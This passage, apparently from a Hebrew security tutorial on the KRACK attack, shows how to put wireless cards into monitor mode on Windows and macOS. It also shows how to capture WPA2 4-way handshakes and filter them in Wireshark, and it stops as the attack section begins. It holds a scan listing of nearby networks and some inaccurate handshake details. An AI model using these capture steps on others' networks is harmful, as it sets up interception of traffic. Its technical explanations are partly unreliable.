בואו נתחיל. לטובת ביצוע ההסנפה, נשתמש בתוכנה "Network Monitor" של חברת Microsoft (מפתיע, אה?) הגרסא האחרונה שלה הינה 3.4 וניתן להוריד אותה מהקישור הבא:


https://www.microsoft.com/en-us/download/details.aspx?id=4865

הפעילו את התוכנה. בצד שמאל למטה אמורים להופיע לכם כרטיסי הרשת שהתוכנה זיהתה, משהו כזה:





[אם התוכנה לא מזהה את כרטיסי הרשת שלכם - בצעו Logoff/Logon למשתמש]

אתרו את כרטיס ה-Wireless שלכם, לחצו עליו פעמים ובחרו ב-"Scanning Options":





בתפריט שיפתח לכם, סמנו ב-"V" את האופציה "Switch to Monitor Mode" ובאופציה שתפתח לכם ביחרו ב-"(Scan in layer(s) and channels)", לעת עתה ביחרו בכלל התדרים ובכלל הערוצים. לחצו על Apply (שימו לב שברגע שתעברו ל-Monitor Mode אתם תתנתקו מהרשת אליה אתה מחוברים כעת).

אתם אמורים לקבל חיווי חיובי בצד ימין למטה של החלון שמעידה על כך שהכרטיס מזהה פעילות בכל מני תדרים וערוצים:





השאירו את החלון פתוח, מזערו אותו וחיזרו לעמוד הראשוני של התוכנה. ביחרו ב-"New Capture" ושם ב-Start. כעת, בזמן שאתם מסניפים, נתקו וחברו עמדת קצה אחרת לרשת (לדוגמא - המכשיר הסלולארי שלכם). תחת Frame Summary אתם אמורים להתחיל לראות חבילות רצות:





במידה ועשיתם הכל נכון, אתם אמורים לראות חבילות המזוהות כ-"WiFi" ולא חבילות העוברות על גבי IP (כגון HTTP, TCP, UDP וכו'). בגמר ההתחברות לחצו על Stop ושמרו את התוצאה לקובץ pcap.


פתחו את ההסנפה עם Wireshark (אין מה לעשות, הכריש בהחלט נח יותר, בייחוד הממשק ה-Legacy...). אתם אמורים לראות חבילות המזוהות כ-802.11, כגון אלו:





על מנת לראות את תהליך ה-4Way Handshake, סננו על פי הפילטר: "eapol" (קיצור של Extensible Authentication Protocol Over LAN), רואים איך הכל מתחיל להתחבר? ☺




בואו נראה שאנו יודעים לזהות את ארבעת השלבים ב-PCAP, בשלב הראשון אנו אמורים לקבל Nonce מה-AP:





בשלב השני, עמדת הקצה מחוללת את ה-GTK, ושולחת MIC ביחד עם ה-Nonce שלה:



בשלב הבא, הנתב מחולל MIC משל עצמו ושולח לעמדת הקצה לטובת אימות ביחד עם ה-GTK שיצר:




ובשלב האחרון, שליחת ה-Ack המורה על כך שעמדת הקצה אישרה את ה-MIC של הנתב:




נראה שעד כאן - רמת ההבנה שלנו בסדר גמור. נראה שאפשר להתחיל לדבר על המתקפה!

## הקלטה וניטור תקשורת בעזרת Mac

האופן דיי מפתיע, MacOS מאפשרת לנו להכניס את המתאם הבנוי למצב מוניטור באותה קלות של מתאמים חיצוניים. כמובן שבעזרת כרטיס תקשורת נוסף לא יהיה צורך להתנתק מהרשת המוקמית על מנת לנטר. האפליקציה ב-MacOS שיודעת לעשות את זה נקראת aiport ונמצאת כאן:

```
/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport
```

כדי לחסוך לנו זמן נייצר קישור לתוכנה:

```
sudo ln -s /System/Library/…/Versions/Current/Resources/airport /usr/local/bin/airport
```


עכשיו כדי שנוכל להבין איזה ערוצים עמוסים יותר ולהתחיל לתפוס נתונים נסרוק את הרשתות באזור:

```
sudo airport en0 -s

hostname:~ username$ sudo airport en0 -s
   SSID              BSSID             RSSI CHANNEL HT CC SECURITY (auth/unicast/group)
   AIS SMART Login       2c:5d:93:96:0f:6c -90  136,-1  Y  US  WPA2(802.1x/AES/AES)
   AIS SUPER WiFi        2c:5d:93:56:0f:6c -88  136,-1  Y  US  NONE
   true home5G 4e8       94:09:37:99:f4:ec -88  60      Y  US  WPA2(PSK/TKIP,AES/TKIP)
   true_home2G_de8       a0:72:2c:95:1d:e8 -86  11      Y  --  WPA2(PSK/TKIP,AES/TKIP)
   SPICYDISC             82:2a:a8:8b:50:b6 -78  157,+1  Y  --  WPA2(PSK/AES/AES)
   Kronus5               94:10:3e:17:31:a8 -69  36      Y  --  WPA2(PSK/AES/AES)
   CMG                   ec:c8:82:fb:02:b0 -91  11      N  TH  WPA(802.1x/TKIP/TKIP)
   HUAWEI BEETHOVEN 8919 b0:89:00:2e:fa:3a -69  6       Y  TH  WPA2(PSK/AES/AES)
   SPICYDISC             80:2a:a8:8a:50:b6 -63  6       Y  --  WPA2(PSK/AES/AES)
   CMG-Guest             64:d8:14:ef:24:e3 -64  6       Y  TH  NONE
   CMG                   64:d8:14:ef:24:e0 -64  6       N  TH  WPA(802.1x/TKIP/TKIP)
   Kronusguest           96:10:3e:17:31:a8 -54  2       Y  --  NONE
   Kronus2               94:10:3e:17:31:a7 -54  2       Y  --  WPA2(PSK/AES/AES)
hostname:~ username$
```

מכאן ניתן להתחיל לכתוב לקובץ PCAP בעזרת:

```
hostname:~ username$ sudo airport en0 sniff 1
Password:
Capturing 802.11 frames on en0.
^C
Session saved to /tmp/airportSniffuwlOyq.cap.
```

והתוצאה:




## תקיפת ה-4Way Handshake

כעת, משיש דרשותינו את ההבנה הבסיסית כיצד הליך ה-Handshake ב-802.11i עובד. נוכל להבין איפה טמונה הבעיה שאותה מנצלת המתקפה KRaCK.

אז עד כה ראינו שבעת ההתחברות לרשת, על עמדת הקצה והנתב להחליט ולהחליף מפתחות ביניהם. ראינו את התרשים של תהליך ה-4Way Handshake ואת השלבים. בואו נסתכל קצת יותר לעומק על השלבים בכדי שנוכל לזהות היכן מסתתר הכשל.

להלן תרשים של אותו תהליך מוכר, רק מפורט יותר - תתי השלבים כלולים גם הם, בפרק הקרוב נתייחס רק לחלק הראשון של התרשים:




[מקור: https://papers.mathyvanhoef.com/ccs2017.pdf]

